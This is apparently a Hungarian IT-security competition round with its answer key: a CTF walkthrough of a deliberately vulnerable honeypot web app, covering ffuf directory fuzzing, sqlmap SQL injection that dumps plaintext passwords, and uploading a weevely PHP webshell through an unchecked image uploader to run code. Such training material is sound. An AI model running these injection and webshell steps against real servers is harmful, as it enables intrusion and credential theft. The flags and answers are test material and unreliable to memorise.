IT BIZTONSÁG

7. forduló

A kategória támogatója: EURO ONE Számítástechnikai Zrt.

RENDELKEZÉSRE ÁLLÓ IDŐ:

60:00

Ismertető a feladathoz

FONTOS INFORMÁCIÓK – MINDENKÉPPEN OLVASD EL!

Ahogy korábban már jeleztük, ez a forduló az **Avatao felületén** fog zajlani. A szükséges linket *feladatlap elindítása után* találod meg. **Az Avatao felületén nem kell regisztrálnod!**

A válaszaidat mindenképpen át kell vezetni ide, különben nem fogjuk tudni értékelni az eredményedet! (Ha ezt elmulasztod, ezzel kapcsolatos reklamációt nem tudunk elfogadni.)

Természetesen az Avatao felületén is beírhatod őket a megoldás-ellenőrző mezőbe, amennyiben szeretnél megbizonyosodni róla, hogy helyesen másoltad-e ki őket.

Céges gépek tűzfala letilthatja az Avatao-t, ezt kérjük, vedd figyelembe a forduló megoldásakor!

Az Avatao felülete nem fogja visszaszámolni a rendelkezésedre álló 60 percet, a visszaszámlálást a megszokottaknak megfelelően ezen az oldalon tudod nyomon követni.

Az Avatao felületén a webservice tetszőleges alkalommal leállítható és újraindítható mindenféle következmény nélkül, egy Stop exercise --> Start exercise-zal nyugodtan újra neki tudsz futni a feladatnak, ha valamit elrontottál volna.

Ezen kívül a fordulóhoz erősen ajánlott egy **webapp-hackelésre felkészített Linux disztribúció** használata (pl. Kali Linux, ParrotOS), vagy legalább néhány alapvető web-pentesting eszköz jelenléte egy tetszőleges Linux disztrón.

HÁTTÉR

Az OSINT kampány hatalmas sikerrel zárult, sikerült a támadónk kilétét felfedni.

A helyi és a lengyel rendőrségnek az adatokat átadtuk, az elkövetőt a rendszereinkből teljesen eltávolítottuk, a kár helyreállítása pedig már remekül halad.

Az incidens összefoglaló jelentésének készítése közben felmerül a csapatból többeknek is az az ötlet, hogy a jövőbeli hasonló támadások kivédését, vizsgálatát nagyban megkönnyítené egy honeypot használata.

A honeypot csábító célpont lehetne a támadóknak a relatíve könnyű behatolás reményében, amelybe ha bejutnak, természetesen minden mozdulatukat figyelnénk, és az éles, valódi rendszereinket sokkal felkészültebben tudnánk megvédeni ellenük.

A csapat minimális webprogramozói vénával megáldott fele összeállított egy honeypot webalkalmazást, amely igyekszik rávenni a potenciális támadót, hogy minél több eszközét bevesse, és ezáltal minél több nyomot hagyjon nekünk.

A feladatod, hogy leteszteld ezt a honeypot webappot, és megbizonyosodj róla, hogy valóban kellően sebezhető-e. A célod: tetszőleges kódfuttatás a webszerveren.

A forduló során **FLAG_N{t3xt_1n_l33tsp34k}** formában fogsz számozott flageket találni, ahol az **N** a flag számát jelöli, ezeket kell a forduló megfelelő mezőibe beilleszteni, ugyanebben a formában. Az első flag esetében így nézhet ki például a flag: **FLAG_1{4r3_y0u_th3_ch0s3n_0n3?}**

Felhasznált idő: 02:05/60:00 **Elért pontszám:** 0/85

1. feladat 0/15 pont

A feladatlapot itt éred el:

https://next.avatao.com/direct?orgid=cafdc337-3c84-41d0-9406-447779b06a08&module=ee5c4d0d-b41d-4ebf-be4e-d9d5cade6698

A linken a Next up gombra kattintva tudsz továbblépni!

Flag 1: Fejes a mézbe

Válaszok

A helyes válasz:
FLAG_1{wh4ts_rul3_numb3r_0n3_0f_f1ght_club?}

Magyarázat

FLAG_1{wh4ts_rul3_numb3r_0n3_0f_f1ght_club?}

Első lépésnek a webrootban található fájlok feltérképezése a jó irány. Ezt tetszőleges web fuzzer toolal (dirb, gobuster, wfuzz, ffuf, stb.) könnyedén megtehetjük.

Bár a base URL-t közvetlenül meglátogatva nem tűnik fel, de ha utánaírjuk az "**index.php**" fájlnevet, ugyanazt a bejelentkező oldalt kapjuk vissza, ezzel megerősítve, hogy a szerver PHP scripteket futtat. Ez jól jön a fuzzer eszköz bekonfigolásánál, amikor a kiterjesztéseket kell megadni.


Egy eredményes fuzzer futtatás kinézhet pl. így is:

```
ffuf -c -w /usr/share/wordlists/dirb/common.txt --mc all --fc 404 -e .php,.html -u http://webapp-url.a
```

A találatok közül a **fileadmin.php**-hez navigálva meg is találjuk az első flaget.

2. feladat 0/20 pont

Flag 2: Csak egy kis szuri



Válaszok

A helyes válasz:
FLAG_2{s3qu3ls_4r3_fun!}

Magyarázat

FLAG_2{s3qu3ls_4r3_fun!}

Lett két bejelentkező formunk. Mivel tudjuk, hogy a szerver PHP-t futtat és valószínűleg valamilyen adatbázisban lévő tartalommal veti össze a beírt credentialöket, egy SQL-injectiont érdemes megpróbálni.

A **fileadmin.php**-nál található jelszó mező nem tűnik sebezhetőnek, de a főoldalon lévő login form gyenge pontja egy gyors sqlmap paranccsal felderíthető:

```
sqlmap -u http://webapp-url.avatao.com/index.php --data 'username=x&password=y'
```

A parancs lefutása után láthatjuk, hogy generic UNION query-kkel SQL-injektálható a username mező. Az sqlmap **--dbs** flagjével le tudjuk kérni az összes adatbázist:

```
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] webapp
```

Ebből a webapp az egyedüli non-default DB. Az sqlmap-et a **-D webapp --dump-all** flagekkel felparaméterezve megkapjuk az összes, websitehoz kapcsolódó adatbázisban tárolt adatot.

```
Database: webapp
Table: users
[2 entries]
+------+----------+------------------+-----------------------------------------------------------------
| id   | username | password         | registered_useragent
+------+----------+------------------+-----------------------------------------------------------------
| 1    | admin    | /F4ncy_P455w0rd/ | Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox
| 2    | testuser | wybZz+MA)8nqb2vg | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (K
+------+----------+------------------+-----------------------------------------------------------------
Database: webapp
Table: flags
[1 entry]
+------+--------------------------+
| id   | flag                     |
+------+--------------------------+
| 1    | FLAG_2{s3qu3ls_4r3_fun!} |
+------+--------------------------+
Database: webapp
Table: adminpanel
[1 entry]
+------+--------------------------+
| id   | password                 |
+------+--------------------------+
| 1    | T0tally_pwn_free_s3rvice |
+------+--------------------------+
```

Ezek közül bennünket elsősorban a **flags** nevű tábla érdekel, amelynek egyetlen sorában megtaláljuk a 2. flaget.

3. feladat 0/15 pont

Flag 3: Kulcs a királysághoz

Válaszok

A helyes válasz:
FLAG_3{up_up_n_@way!}

Magyarázat

FLAG_3{up_up_n_@way!}

A dumpolt adatbázisban találunk még két érdekes táblát: **users** és **adminpanel**. A users táblában találhatóak az **index.php** oldalhoz tartozó felhasználónevek plaintext jelszavakkal. Az admin felhasználó bejelentkezési adatait beírva hozzáférést kapunk a belső képfeltöltő szolgáltatáshoz, ahol az oldal közepén fogad bennünket a 3. flag.

4. feladat 0/15 pont

Flag 4: Tükörország

Válaszok

A helyes válasz:
FLAG_4{7thr0ugh_th3_l00kin9_gl4ss}

Magyarázat

FLAG_4{7thr0ugh_th3_l00kin9_gl4ss}

A dumpolt adatbázis másik táblájában, az **adminpanel**-ben található jelszót a **fileadmin.php** bejelentkezési mezőjébe írva pedig egy *phpFileManager* kezelőfelületre léphetünk be, amelynek segítségével láthatjuk a DocumentRoot könyvtárstruktúráját és az ott található összes fájlt. A fenti *Config* fülre kattintva jelenik meg a 4. flag.

5. feladat 0/20 pont

Flag 5: Együtt minden könnyebb

Válaszok

A helyes válasz:
FLAG_5{gr4ts!_y0u've_ju5t_3nter3d_th3_M4tr1x}

Magyarázat

FLAG_5{gr4ts!_y0u've_ju5t_3nter3d_th3_M4tr1x}

A képfeltöltő szolgáltatás nem ellenőrzi a feltöltött fájlok kiterjesztését, és bár átnevezi őket, a *phpFileManager* segítségével láthatjuk, hogy a kiterjesztést megőrzi, illetve azt is, hogy a DocumentRooton belül pontosan hová kerülnek a fájlok:

```
/var/www/uploads/secret-file-stash/feltoltes_datuma.ext
```

Ezek ismeretében könnyedén fel tudunk tölteni egy PHP webshellt, amely segítségével tetszőleges kódot futtathatunk a szerveren.

A weevely egy remek kis eszköz stabil webshellek létrehozására, amely nem igényel reverz kapcsolódást publikus IP-re és jelszóval védi a generált shellünket.

Weevelyvel könnyen generálhatunk egy saját webshellt:

```
weevely generate mypr3c1ou5 shell.php
```

... amit aztán mindenféle korlátozás nélkül feltölthetünk a képfeltöltő formon keresztül.

Feltöltés után átnavigálunk a *phpFileAdminhoz*, megnézzük, mire lett átnevezve a shellünk (pl. **2021-11-30_194358.php**), és a weevelyt az útvonal ismeretében ezzel hívjuk fel a terminálunkból:

```
weevely terminal http://webapp-url.avatao.com/uploads/secret-file-stash/2021-11-30_194358.php  mypr3c1
```

Az így kapott shell segítségével pedig elég a szerver root könyvtárába navigálni:

```
weevely> ls /
[...]
sys
the_last_flag.txt
tmp
[...]
```

És az utolsó flag az ott található szövegfájlból kiolvasható:

```
weevely> cat /the_last_flag.txt
FLAG_5{gr4ts!_y0u've_ju5t_3nter3d_th3_M4tr1x}
```